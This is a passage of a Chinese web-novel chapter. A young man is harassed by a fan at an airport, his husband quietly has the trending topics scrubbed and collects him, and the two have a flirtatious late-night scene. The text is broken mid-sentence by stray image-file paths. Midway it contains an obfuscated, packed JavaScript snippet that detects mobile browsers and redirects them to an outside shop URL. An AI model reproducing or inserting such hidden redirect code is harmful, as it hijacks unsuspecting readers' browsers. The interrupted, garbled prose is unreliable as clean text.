两人都没有分享和聊天的习惯,没有重要的事好像也都不会找对方。 他确实不太清楚对方去了日内瓦后,又会碾转哪些城市。 “所以出了什么事?” “你快看热搜吧。” 见对方拿出了手机,崔松源仔细观察了下他的神色。 自己刚刚的态度应该算是不慌不忙吧,说明就不是生死攸关或祸及身体名誉的紧急大事。 他表现得很明显,对方自然也能看得出来。 以季盏明的性子,如果不是有点在意,根本半点都不会关注。 季盏明垂头看着社交平台,很快就找到了相应的词条—— #林云序黑粉 一个非娱乐圈、甚至是非公众领域的从业者,后面却缀着这样的一个词,让人不禁觉得荒谬。 点进去就是一段视频,摇晃的镜头里出现青年修长挺拔的身影,对方戴着口罩和帽子,正推着行李箱行走在机场。 背景充斥着镜头拥有者的辱骂和斥责,对方紧紧跟着林云序,镜头近乎要怼在他的脸上。 “你知不知道我家哥哥拍那部戏多么辛苦?!好不容易剧开播了宣发能被人看见,结果都是你的热搜!” “想出名,你怎么不干脆死在那场地震里,正好青史留名?” “你不知道那栋楼里有监控?不会是你做戏的吧,想红想疯了?” …… 黑粉跟随了3分钟以上,不停不休的谩骂也长达了3分钟。 青年始终一言不发,大步朝前走,帽檐压得很低,和口罩一起遮住了他的脸,也就看不清他是什么神情。 只有偶尔凑太近的镜头能看到对方垂下的漆黑睫毛。 林云序的油盐不进和半点不理睬似乎让那人恼羞成怒,伸手要去摘他的帽子。 青年偏了一下头,朝某个方向示意了一下。 黑粉急切之下掏出了保温杯朝林云序泼去,恰好被紧急赶到的机场工作人员拦住,一人反剪住对方的手,一人护住了林云序。 镜头天旋地转,最后重重摔落在地。 视频戛然而止。 季盏明退出看了下热搜,词条已经从最顶上的热度退后到中间。 崔松源也看到了,开口道:“应该是林云序妈妈那边出手处理了。” 这些年下来,俞宜凌也早已放缓了拍戏节奏,更多转到幕后资本。 这种和娱乐圈有关的事,她的团队能迅速出手处理。 大多数还是正常人,何况林云序的风评向来好,评论里大多是为他鸣不平。 因为涉及到2月份林云序遇到地震的事,相关话题和视频也被重新翻了出来。 季盏明沉默地看了一会儿,然后利落开口道:“话题范围扩展得太大,去处理一下吧。” 崔松源打交道的范围极广,和媒体等社交平台有不少往来。 崔松源有些意外:“所有?正面话题也不留?这对他的形象不是有好处吗?” “只要是对林云序进行聚焦讨论的,都处理掉。” 崔松源打量了一下他:“好几天都没半点联系,我以为凭你们现在的关系,这种林云序自己就有能力轻松解决的事,你不会管。” 季盏明想到自己对林云序爷爷奶奶说过的话。 无论什么事,都会尊重他、支持他,以及维护他。 他没解释什么,看向面前的人:“还坐着干什么?” “服了,你是我爹。”崔松源一边拿起手机打电话,一边走出了他的办公室。 办公室里重新安静了下来,季盏明没立马放下手机。 他点开了和林云序的聊天对话框。 他们上一次的聊天已经过去了好些天,还是林云序在家的时候,让他回家带点水果。 想了会儿,季盏明还是关上了手机。 正要继续工作的时候,电话却突然响起。 他看了眼屏幕,拿起电话点了接通:“妈。” “盏明,网上的事……” 季盏明明白了俞宜凌的来意,简单道:“我让人帮忙处理了,您别担心。” 俞宜凌叹了口气:“辛苦你了,没想麻烦你的。” “没事。” 俞宜凌想了想:“今晚我和你爸爸想接稳稳回……” 季盏明的声音陡然响起:“妈,今晚我去机场接他。” 俞宜凌愣了下。 “稳稳到的时候已经很晚了,既然事情已经解决,你们早点休息,等他休息好后我带他回家吃饭。” 对方的声音很稳,平静又利落,俞宜凌蓦地心安下来,那些担心以及自责焦躁也瞬间平和了下来。 她温和地应了下来:“那稳稳就交给你了。” 经历了14个小时的飞行,林云序到达北市的时候已经是凌晨一点多。 他拿好行李,从国际到达出口往外走,一边垂头拿出手机准备找代驾。 手机一开机,就跳出了林章和俞宜凌的消息: 【回家好好休息,过两天带盏明回家吃饭】 林云序松了一口气,被毫不相关的人骂没什么,但他不想父母担心和自责。 接着,几个小时前发送的第二条短信也跳了出来: 【对了,盏明会去接你】 林云序愣了一下,下意识抬头看向四周,刚转过身子,手边的行李箱就被人接了过去。 一只手也穿过他的后背扶住腰阻止了他转身的动作。 林云序被人揽着朝前走去,他偏头直直看着身边男人的侧脸。 季盏明松开手解释道:“快些走,你这身衣服在热搜上挂了一个白天,后面有人要认出你了。” 林云序问他:“你怎么知道我什么时候到?” “你的航班在网上有。” 林云序和他一起走到地下停车场上了车。 季盏明坐在驾驶位上,静静地等了一会儿,看着林云序系好安全带。 终于还是轻轻伸出手,勾住对方耳边的口罩系绳,将他的口罩取了下来。 林云序没有动,倚在靠背上,任由他的动作。 口罩完全取下来后,季盏明微微垂头,去看他的脸。 出乎意料的,林云序的神色放松,漆黑的眸子里甚至带着几分笑意,状态比他想象中好很多。 林云序笑了出来:“你不会以为我哭鼻子吧。”说着,他佯装苦恼叹了一口气,“怎么办?我的丈夫好像有点小瞧我。” 季盏明想到了那段视频中的林云序,他突然产生了本不应该有的好奇,对方那时候口罩和帽子下是什么样的神情?又是什么心情? 林云序这样的人,会不会也有情绪极致波动起伏的时刻? ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|16983690|193042||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 季盏明收回手,平静道:“确认一下你的状态,毕竟还要报告给阿姨和叔叔。” “完了,怎么我在我爸妈那里的信誉还没有你高了?” 季盏明启动车辆:“可能觉得你会逞强。” 林云序笑了下,没有再回应。 他整个人彻底窝进了座椅里,看着窗外向后退去的风景。 6月的温度已经升了起来,空气中带着一股闷燥,但车开起来后,凌晨夜风透过车窗灌进来,穿透身子才舒服些。 天色深黑中还透着一股灰黄,晚些时候大概是要落一场夏日骤雨的。 林云序在思绪飘忽间缓缓闭上了眼睛。 再次睁眼的时候,车辆已经到达小区,自己那侧的窗户不知道什么时候升了上去。 车辆平稳地停了下来,季盏明见他醒了,低声道:“进屋再睡吧。” “嗯。”林云序下了车,等对方在后备箱把自己的行李箱拿出来,才一起进入屋子。 时间已经不早,见林云序已经进卫生间,季盏明也没有耽误时间,去到客卧的卫生间洗漱。 等他整理完回到房间的时候,却没有看到林云序的人,卫生间的灯也是关的。 他扭头看向隔着一道推拉门的另一间主卧。 - 林云序握着高脚杯,看着落地窗外的风景,夜风似乎愈发凌厉,绿树枝叶被摇晃得弯折。 尽管室内隔音好,林云序却仿佛仍能听见那劲风呼啸的声音。 不远处的湖面被荡得起伏,今夜看不见月色,但流溢的灯光仍映照得湖面波光粼粼。 看久了,不知道是不是视觉上的晕眩,让他有一丝晃神。 夜深人静里,后知后觉,他其实还是有点小情绪的。 循着品酒室光亮寻过来的季盏明静静倚着门框,看着青年坐在水晶岛台前仰头喝了一口酒。 藏蓝色真丝睡袍的袖口顺着他抬起的小臂滑下,红色的酒液缓缓滚入微张的唇间。 白水晶岛台带来极致的通透与光影效果,人影随着光影变换。 随着盛着酒液的杯子被放下,胳膊也顺势搁在了台面上,他冷淡懒散地侧倚在岛台的边缘,欣赏着外面狂风四起所带来的独特夜景。 “这么晚了,不睡觉?” 听到声音,林云序不急不缓地看向来人,反问道:“找我?” 季盏明走到他身边,看向他的对面,那里放着另一只晶莹剔透的空酒杯。 “你就这么确定我会下来?” 林云序笑了,伸手轻轻拨弄着对方睡衣前的纽扣。 像是在说,他现在站在这里不就是答案了? 有些东西没必要说得太明白,在自己房间没找到他,不应该是以为他回了自己房间睡觉? 可他大概敲了他的门,才发现人不在。 为什么要敲? 也是为什么他现在站在这里。 随着手指的戏谑拨弄,最上面那颗扣眼陡然松开。 修长的手指骨节伸直,掌心朝着男人,像是证明不是故意,林云序轻飘飘地解释:“意外。” “其实也不是百分百确定你会下来。”林云序继续道。 季盏明静静地看着他。 “但我给自己定了个规则。” 就像是他们婚后他第一次出差深夜回来那般。 “如果你下来,那我就……”林云序曲起食指,陡然勾住对方的领口。 青年的力道微不可察,可季盏明还是扶着他的手臂、顺着动作垂下了头。 他往前勾一寸,他就低一分,直至最后鼻尖相碰。 空气中氤氲着清甜惑人的酒香,还交融着独属于对方身上淡淡的好闻气息。 “让你破戒。” 青年带着笑意,裹着酒香的温热气息拂在他的唇上。 “老公,陪我喝个酒吧。”